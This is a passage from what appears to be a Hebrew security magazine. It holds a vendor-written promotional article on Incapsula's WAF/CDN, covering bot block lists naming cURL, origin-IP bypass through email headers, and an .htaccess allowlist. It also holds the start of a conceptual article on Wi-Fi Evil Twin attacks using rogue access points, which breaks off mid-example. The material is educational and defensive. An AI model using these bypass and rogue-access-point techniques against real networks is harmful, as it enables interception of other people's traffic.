בנוסף למתקפות הנקודתיות שצוינו, איום ה-BotNets היום הולך וגדל, כתוצר מהארכיטקטורת רשת ה-CDN, Incapsula מאפשרת לספוג את העומס הנוצר עקב מתקפות Distributed Denial Of Service במקום האתר אותו היא מאבטחת:



בנוסף לנאמר לעיל, המערכת של Incapsula מכילה גם אפשרויות קוסטומיזציה שמאפשרות לכל משתמש להתאים אותה לצרכיו. וכך, המערכת מאפשרת למשתמש להוסיף כללי Whitelisting ו-Blacklisting בהתאמה אישית. כללים אלו יכולים להתבסס על פרמטרים כגון: User IP Range, Geo-Location, Browser type וכדומה.

Block Specific Sources




Block Countries
Blacklist specific sources

Kazakhstan

Sri Lanka

[Add exception](#)



Block IPs
Block all traffic from specific IPs. You can enter single IPs, IP ranges or subnets (e.g. 192.168.1.1, 192.168.1.1-192.168.1.100 or 192.168.1.1/24)

[Add exception](#)

[WAF Settings – חסימת מקורות כניסה ע"פ IP ומיקום גיאוגרפי]

המערכת מאפשרת גם לחסום כניסה ולאפשר כניסה לבוטים לבחירתך ואך יכולה למנוע גישה מסוג מסוים של Developer Tools (למשל CURL).

Good Bots List

- Googlebot (Search Bot)
- Google Translate (Someone Behind Proxy)
- Unverified Googlebot (Search Bot)
- SiteUptime (Site Helper)
- Baidu Spider (Search Bot)
- Yahoo! Slurp (Search Bot)
- NimbuBot (Site Helper)
- mon.itor.us (Site Helper)

Bad Bots List

cURL (Developer Tool)

PyCURL (Developer Tool)

[WAF Settings – שינוי תנאי גישה ל-Bots, Developer Tools, Browsers ועוד]

בקשות בעל אופי ייחודי יותר, כגון דרישה לשינוי מקומי של אחת מה-Policies, מטופלות באופן פרטני באמצעות פניה לצוות התמיכה של Incapsula.

האצה וחסכון במשאבים

בדומה לפתרונות האבטחה, גם כלי האצה של Incapsula מתחלקים למספר רמות והן:


1. **Caching** - האצה ע"י שיפור מהירות הטעינה של האובייקטים ה"כבדים" והמבוקשים ביותר בעמוד.
2. **Proxy** - האצה ע"י שימוש בפריסה הגלובאלית של הרשת בכדי לטעון את האתר תמיד מהשרת הקרוב ביותר למיקומו הגיאוגרפי של הגולש.
3. **Optimization** - האצה ע"י מזעור (Minification) של קוד, כיווץ gzip ואופטימיזציה כללית של משאבי האתר.

שילוב שלושת אפשרויות ההאצה הנ"ל מסוגל לשפר את מהירות האתר בעשרות ולעתים אף מאות אחוזים. עובדה זו תורמת רבות לשיפור חווית המשתמש באתר (UX) ובתוך כך מצמצמת אחוזי נטישה (Bounce) ומשפרת את יחסי ההמרה ואת עומק הביקור. בנוסף, כדי למקסם את אפקטיביות האתר, למערכת נוספה לאחרונה פונקציונאליות חדשה של Dynamic Caching. אפשרות זו, כשמה כן היא, מאפשרת לשמור Cache לאובייקטים משתנים ומתאימה במיוחד לאתרים שמתעדכנים בתדירות גבוהה (אתרי חדשות, חנויות וכו').

מעבר להאצה, השימוש ב-Incapsula למעשה גם יוצר חיסכון משמעותי בכל הקשור לשימוש ברוחב פס. כך, בעת טעינת העמוד, כלי Caching טוענים את האובייקטים הכבדים ביותר ישירות מתוך המטמון של שרתי ה-CDN. במקביל, כלי האופטימיזציה שונים משלמים את העבודה ומצמצמים את משקלם של המשאבים הנתרים. בדומה לנתוני אבטחה, גם נתוני האצה וחסכון במשאבים מוצגים בצורה גראפית בתוך ה-GUI וגם כאן המידע מוצג באופן נוח ומותאם לביצוע פילוחים שונים.



[[Performance - מסך ראשי (נתוני האצה ומטמון)]]



[Traffic - מסך ראשי (נתוני תעבורה וחיסכון במשאבים)]

תהליך התחברות לשירות

התחברות לשירותי Incapsula מתבצעת באמצעות תהליך רישום פשוט שאורך בסך הכל כ-5 דקות. במסגרת תהליך הרישום המשתמש מגדיר את פרטי הגישה למערכת ומספק את שם הדומיין שהוא מעוניין לעלות לשירות. מערכת Incapsula סורקת את הדומיין ומאתרת כל מאפייניו, כולל מיקומו הגיאוגרפי, באופן אוטומטי.


לאחר מכן המערכת מספקת שתי הנחיות פשוטות לשינויים שצריך לבצע ברשומות DNS, בקשה אחת היא לשינוי ברמת CName והפנייתו לרשומת CName של Incapsula והשנייה להוספת רשומת ARecord שתפנה ל-IP של החברה. לאחר שהלקוח החדש מסיים לבצע את הפעולה הנ"ל האתר מתחבר לשירות. השלמת תהליך החיבור לוקחת כ-48 שעות ובמהלך כל הזמן הזה האתר ממשיך להיות באוויר, זמין ל-100% מגולשיו.



[Add New Site - סריקת מאפייני אתר חדש שעולה לשירות]


במקרה של אתר עם SSL, הלקוח יקבל מייל וריפיקציה ועם אישורו ישלים גם הוא את תהליך הרישום לשירות.

הארכיטקטורה של המערכת בנויה כך שכאשר גולשים לכתובת ה-DNS של אתר המבצע שימוש ב-Incapsula, שרתי ה-DNS בעולם יפנו את הגולש לשרתים של Incapsula והם אלו אשר יבצעו את הפנייה לשרתים המקוריים (כמובן, רק לאחר שמתבצע סינון והבקשות הובחנו בעלות אופי תמים):




סגול: לקוח מבקש לגלוש לאתר "www.site.com", ומקבל משרתי ה-DNS את כתובת ה-IP של שרתי Incapsula.
כתום: לקוח מבצע גלישה לשרתי Incapsula המבצעים בשמו את הגלישה לאתר www.site.com לאחר שבקשותיו עברו סינון.

לעומת זאת, במידה ותוקף פוטנציאלי יגלוש ישירות לכתובת ה-IP של האתר "www.site.com", הוא ידבר ישירות מול השרת שלו וכך יעקוף את כלל ההגנות שמציעה המערכת:



סגול: תוקף ניגש ישירות לכתובת ה-IP של "www.site.com" וכך למעשה, עוקף את כלל ההגנות של המערכת.



נשאלת השאלה: כיצד תוקף יוכל להשיג את כתובת ה-IP האמתית של השרת? הרי ביצוע Lookup יחזיר את כתובת ה-IP של שרתי Incapsula.

דוגמא שניתן לתת היא מקרה בו האתר יוצר אינטראקציה עם הגולש מעבר לפרוטוקול ה-HTTP, לדוגמא, מערכת פורומים המבצעת שימוש בשליחת אימייל על מנת להשלים את הליך הרישום, או מערכת המאפשרת לקבל התראות לתיבת האימייל של המשתמש על אירועים המתרחשים באתר עצמו. במקרים כאלה, יהיה ניתן לבחון את ה-Headers של האימייל שהתקבל ולהשיג את כתובת ה-IP המקורית של המערכת השולחת.


ניתן למנוע מקרים כאלה ביתר קלות על ידי חסימת הגישה לאתר מכלל כתובות ה-IP מלבד אלו השייכות לשרתי הבקרה של Incapsula, כפי שמוסבר בקישור הבא:

<http://support.incapsula.com/entries/20199668-restricting-direct-access-to-your-website-incapsula-s-ip-addresses>

כפי שמוסבר בקישור, ניתן לממש את החסימה לדוגמא, על ידי קובץ htaccess. באופן הבא:

```
order deny,allow
deny from all
allow from 199.83.128.0/21
allow from 198.143.32.0/19
allow from 149.126.72.0/21
allow from 103.28.248.0/22
allow from 46.51.174.78
allow from 122.248.247.129
allow from 50.16.241.95
allow from 50.16.241.176
...
...
...
```

עם זאת, חשוב לזכור כי רשימה זו הינה דינאמית ועם הזמן יכולה להשתנות.



תוכניות השירות

שירותי Incapsula מוצעים ללקוחות ב-4 תוכניות שונות. התוכנית הראשונה היא תוכנית Free שמתאימה במיוחד לאתרים קטנים ללא SSL, (למשל אתרי בלוג) שמחפשים פתרונות האצה ובאבטחה, ברמה בסיסית. בתוכנית זו הלקוח מקבל הגנה בפני Bad Bots ואפשרות להאצה באמצעות Proxy, CDN, Caching ואופטימיזציה.

התוכניות בתשלום כוללות את תוכניות ה-Personal שמתאימה לאתרים בינוניים, בעלי SSL, שיש להם צורך בהאצה דינמית ואת תוכנית Business שמציעה שירותי אבטחה מתקדמים ובין היתר גם גישה ל-WAF.

האחרונה ברשימה זו היא תוכנית Enterprise - תוכנית בהתאמה אישית, שנקבעת באופן פרסונאלי בהתאם לצרכי הלקוח והיא מתאימה בעיקר לאתרים בינוניים וגדולים שמעוניינים ליהנות מכל שירותי Incapsula, כולל כל פתרונות אבטחה והאצה והגנה מפני כל רמות ה-DDoS.

ערך מוסף - יתרון ל-SEO

אחד היתרונות העקיפים של שימוש ב-Incapsula הוא בשיפור הישגי האתר בתוצאות החיפוש האורגניות ותרומתו הכללית לתהליכי SEO (Search Engine Optimization) באתר.

אפקט זה מתרחש בין השאר, בזכות כלי ההאצה של Incapsula שמשפרים את זמני הטעינה, שהם אחד הפרמטרים המשפיעים על דירוג האתר בתוצאות החיפוש. בנוסף, השימוש ב-Incapsula משפר את ה-UpTime ומונע תסריטים של התקפות ספאם ופריצות לאתר. כל אלה עוזרים למעשה להגן על הישגי SEO קיימים ולשפר את דירוג ה-Trust שמשמש את Google (ומנועי חיפוש אחרים) לחישוב רלוונטיות ואיכות.

לאחרונה, בעקבות שיפורי אלגוריתם של Google, בעלי אתרים רבים החלו לדווח על מצבים שבהם אתרים נעלמו מתוצאות החיפוש בגלל שהכילו פרצות אבטחה ששימשו להפצת Malware. בחלק מהמקרים הדבר התרחש להפתעת בעלי אתרים שכלל לא הכירו את הבעיה, זאת כמובן עד שהיה כבר מאוחר מדי.

שימוש בשירותי Incapsula עוזר למונע תסריטים מזיקים כאלה (ורבים אחרים) ובכך למעשה עוזר משמר ומשפר את תוצאות ה-SEO של האתר.

לסיכום

המסר של Incapsula הוא "אבטחה נגישה לכולם" ואכן המוצר שלה מציע פתרונות אבטחה והאצה מתקדמים במחיר נגיש. כיום, כשהתחזיות האחרונות משערות כי שוק מוצרי אבטחה לאתרים יגדל בקצב של דו-ספרי, לפחות לאורך שלושת השנים הקרובות, חברת Incapsula ממקמת בפוזיציה מצויינת, עם מוצר חדשני שכבר הוכיח את עצמו, עם קונספט ומותג מגובש, עם קהל לקוחות גדול ומרוצה ועם חברת אם חזקה, עתירת משאבים ובעלת מומחיות בתחום.

המוצר של Incapsula, המשלב נוחות שימוש, אפקטיביות גבוהה ומחיר הוגן, הוא הצעד הבא בתחום האבטחה מבוססת ענן והוא מספק, כשם שמבטיח, אבטחה נגישה לכולם.

לפרטים נוספים [בקר באתר Incapsula](#).

על המחבר

מרק גפן (מייסד שותף וסמנכ"ל שיווק ופיתוח עסקי - Incapsula) היה מייסד שותף של החברה בשנת 2009. במסגרת תפקידו אחראי על כל מערך השיווק והפיתוח העסקי בחברה. למרק גפן, ניסיון של מעל 15 שנים התחום הפיתוח, ניהול המוצר ושיווק בחברות היי-טק.

בתפקידו הקודם, כיהן גפן כדירקטור Product Marketing ב-RSA, חטיבת האבטחה של EMC, שם היה אחראי על אסטרטגיה ו-Go to market activities. למרק תואר שני במנהל עסקים מאוניברסיטת ת"א ותואר ראשון במדעי המחשב וכלכלה מאוניברסיטת ת"א.

Evil Twin Attacks

נכתב ע"י יניב מרקס



[במקור: <http://bitofprevention.com>]


הקדמה

רשת אלחוטית מבוססת Wi-Fi הנה רשת המאפשרת לחבר בין ציוד קצה כגון: מחשבים ניידים, פלאפונים חכמים וכו', לבין רשת אחרת (קווית או אלחוטית) תוך שימוש בתווך אלחוטי. במידה ומעוניינים לעבוד במצב Infrastructure נדרש להתקין Access-Point המשמש כנקודת המעבר בין הרשתות. תפקיד ה- Access-Point הינו לנהל את הרשת האלחוטית ע"י התווך האלחוטי בין הצרכנים השונים ולקשר בין תחנת הקצה (הצרכן) לרשת. מוד נוסף שניתן לעבוד דרכו הנו "AdHoc", אך לא ניגע בו במאמר זה.

לצורך זיהוי הרשת האלחוטית, לכל Access-Point מוקצה שם רשת המזהה אותו הידוע כ-SSID (קיצור של Service Set Identifier). כיום, ישנן שיטות ידועות לפרוץ לרשת Wi-Fi, כאשר ההתייחסות הנה הן לתשתית עצמה (קרי, ל-Access-Point) והן לתחנת הקצה עצמה, כגון: מחשב עם כרטיס Wi-Fi, SmartPhone וכו'.

השיטות הידועות המתייחסות לתשתית כוללות בין היתר (ישנן כמובן שיטות נוספות):

- פריצת הצפנת הרשת במידה ומבוססת על המנגנון WEP או WPA, תוך שימוש בכלי פריצה סטנדרטיים, כגון: AirCrack, WEPAttack וכו' (עוד על כך ניתן לקרוא מאמר "[מנגנון ההצפנה WEP](#)" שנכתב על ידי הרצל לוי ופורסם ב[גליון הראשון](#))
- ניצול חולשה במנגנון ה-WPS (עוד על כך ניתן לקרוא במאמר "[Wireless \(un\)Protected Setup](#)", שנכתב על ידי אריק פרידמן ופורסם ב[גליון ה-29](#)).



- מתקפות MITM: כאשר ה-Rogue Access-Point (ה-AP המשמש את התוקף) משמש מצד אחד כ- Access-Point עבור תחנת הקצה וכלקוח עבור ה-Access-Point האמיתי, או ביצוע מתקפות כגון ARP Poisoning או [Hole196](#) (שפורסמה ב-Defcon18) במידה והרשת עצמה לא מאובטחת דיה.

ניתן להתגונן מפני כל מתקפה ומתקפה בדרכים שונות, על כך ניתן לקרוא באינטרנט.

בנוסף לשיטות הנ"ל, ידועה השיטה הנקראת "Evil Twin Attack" עליה אני ארחיב במאמר. מתקפה זו מאפשרת לרמות את תחנת הקצה ע"י הוספת Access-Point בעל שם רשת (SSID) זהה ל-Access-Point האמיתי ויגרום לתחנת הקצה להתחבר ל-Access-Point הנוסף במקום ל-Access-Point מקורי. את ה-Access-Point הנוסף מכנים "Rogue Access-Point". שיטה זו ידועה ומפורסמת באינטרנט וניתן לקרוא על כך באתר הבא:

[http://en.wikipedia.org/wiki/Evil_twin_\(wireless_networks\)](http://en.wikipedia.org/wiki/Evil_twin_(wireless_networks))

במאמר זה מתוארת הרחבה של ההתקפה הנ"ל ושיטות להימנע ממתקפה זו.

Evil Twin Attack

בדרך כלל, אלא אם כן הוגדר אחרת, Access-Point יפרסם את שם הרשת (SSID) ע"י שליחת הודעת Beacon מתאימה, כאשר ההודעה נשלחת כ-Broadcast עקב מאפייני התווך האלחוטי. המשמעות היא שכל מי שנמצא בסביבת ה-Access-Point מודע לקיום הרשת האלחוטית.


תחנת הקצה תנסה להתחבר אוטומטית ל-Access-Point המפרסם SSID מסוים במידה ובעבר המשתמש התחבר דרך תחנת הקצה לאותה רשת עם SSID זהה (ובהנחה, כמובן, כי ההגדרה להתחברות אוטומטית לא השתנתה). פה המקום לציין שתחנת הקצה תתחבר לפי אותו מנגנון שהוגדר עבור אותו SSID, כלומר אם בעת ההתחברות הראשונית היה נדרש עבור SSID מסוים לספק סיסמא תוך שימוש במנגנון WPA2, WEP או כל מנגנון אחר, אזי בכל פעם שתחנת הקצה תזהה כי קיימת רשת Wi-Fi באזור עם אותו SSID, היא תנסה להתחבר אליו תוך כדי הפעלת מנגנון האבטחה אשר הוגדר לרשת זו.

לפיכך, אם עבור רשת מסוימת תחנת הקצה הוגדרה להתחבר בעבר באמצעות סיסמא, במידה ונשנה ב- Access-Point את ההגדרות עבור אותה רשת כך שלא תדרש סיסמא, תחנת הקצה לא תתחבר לאותו Access-Point, מאחר ומנגנון ההזדהות הדו-צדדי לא יעבוד (ה-Access-Point לא יצליח לעבור תהליך אימות מול תחנת הקצה מאחר ואין בידי את הסיסמא/מפתח המוגדר בתחנת הקצה).

במידה ותחנת הקצה מחוברת ל-Access-Point עם SSID מסוים ותחנת הקצה קולטת שידור בעוצמה גבוהה יותר של Access-Point אחר עם אותו SSID, תחנת הקצה תנסה להתחבר ל-Access-Point החדש. עובדה זו מאפשרת לממש את ההתקפה המכונה Evil twin attack.

נניח, לדוגמא, כי משתמש מסוים נמצא בבית קפה והתחבר ל-Access-Point המקומי עם שם הרשת: "ABC". תוקף פוטנציאלי יכול להגדיר Rogue Access-Point עם שם רשת זהה ("ABC") ולשדר בעוצמה גבוהה יותר (או לחילופין, להיות קרוב יותר למשתמש) ובכך יגרום לתחנת הקצה של המשתמש להתחבר מחדש ל-Rogue Access-Point באופן אוטומטי.

בתרשים זה נראה כך:




[במקור: <http://rfc791.de/2011/10/25/wifi-rogue-access-point/>]

שדרוג ההתקפה

ההתקפה שתיארנו כאן מתייחסת לעובדה ש-Rogue Access-Point נמצא ליד Original Access-Point ולכן יגרום למכשיר הקצה להתחבר ל-Rogue Access-Point. כאשר אנו נמצאים בביתנו, אנו מחברים את מכשיר הקצה לרשת ה-Wi-Fi הפרטית אשר בד"כ תהיה מוגנת בצורה כזו או אחרת.

מאחר ובדרך כלל מכשיר הקצה יזכור את כלל הרשתות אליהן התחברנו, ברגע שמכשיר הקצה יזהה הודעת Beacon המשודרת מ-Access-Point עם SSID הרשום אצלו, הוא ינסה להתחבר אליו. במידה וה-SSID של אחת מהרשתות הלא מאובטחות שהתחברנו אליהן בעבר יופיע ברשימת הרשתות האלחוטיות לפני הרשת הפרטית שלנו, המכשיר ינסה להתחבר אליו לפני שינסה להתחבר לרשת האלחוטית הביתית המאובטחת.

בתמונה הבאה ניתן לראות את רשימת הרשתות האלחוטיות, קרי SSIDs, שתחנת קצה מסוימת התחברה אליהן כולל העדיפויות בבחירת הרשתות האלחוטיות:



[רשימת רשתות אלחוטיות המוגדרות במחשב]


להלן שתי דוגמאות למימוש המתקפה:

1. נניח כי הנכם נמצאים בביתכם ובמחשב שלכם מוגדר ברשימת הרשתות האלחוטיות כי רשת Wi-Fi חופשית של בית קפה בו אתם מתארחים בקביעות הינה בעלת עדיפות גבוהה יותר לפני הרשת הפרטית שלכם, תוקף פוטנציאלי יכול למקם Rogue Access-Point לידכם (לדוגמא, אם אתם גרים בבית פרטי, ניתן להתמקם ליד הבית) עם אנטנה בעלת אלומה צרה המאפשרת להשיג שבח גבוה (ע"מ השידורים יקלטו ע"י כרטיס הרשת האלחוטי במחשב) ובכך לגרום למכשיר הקצה שלכם להתחבר דווקא דרך ה-Rogue Access-Point.

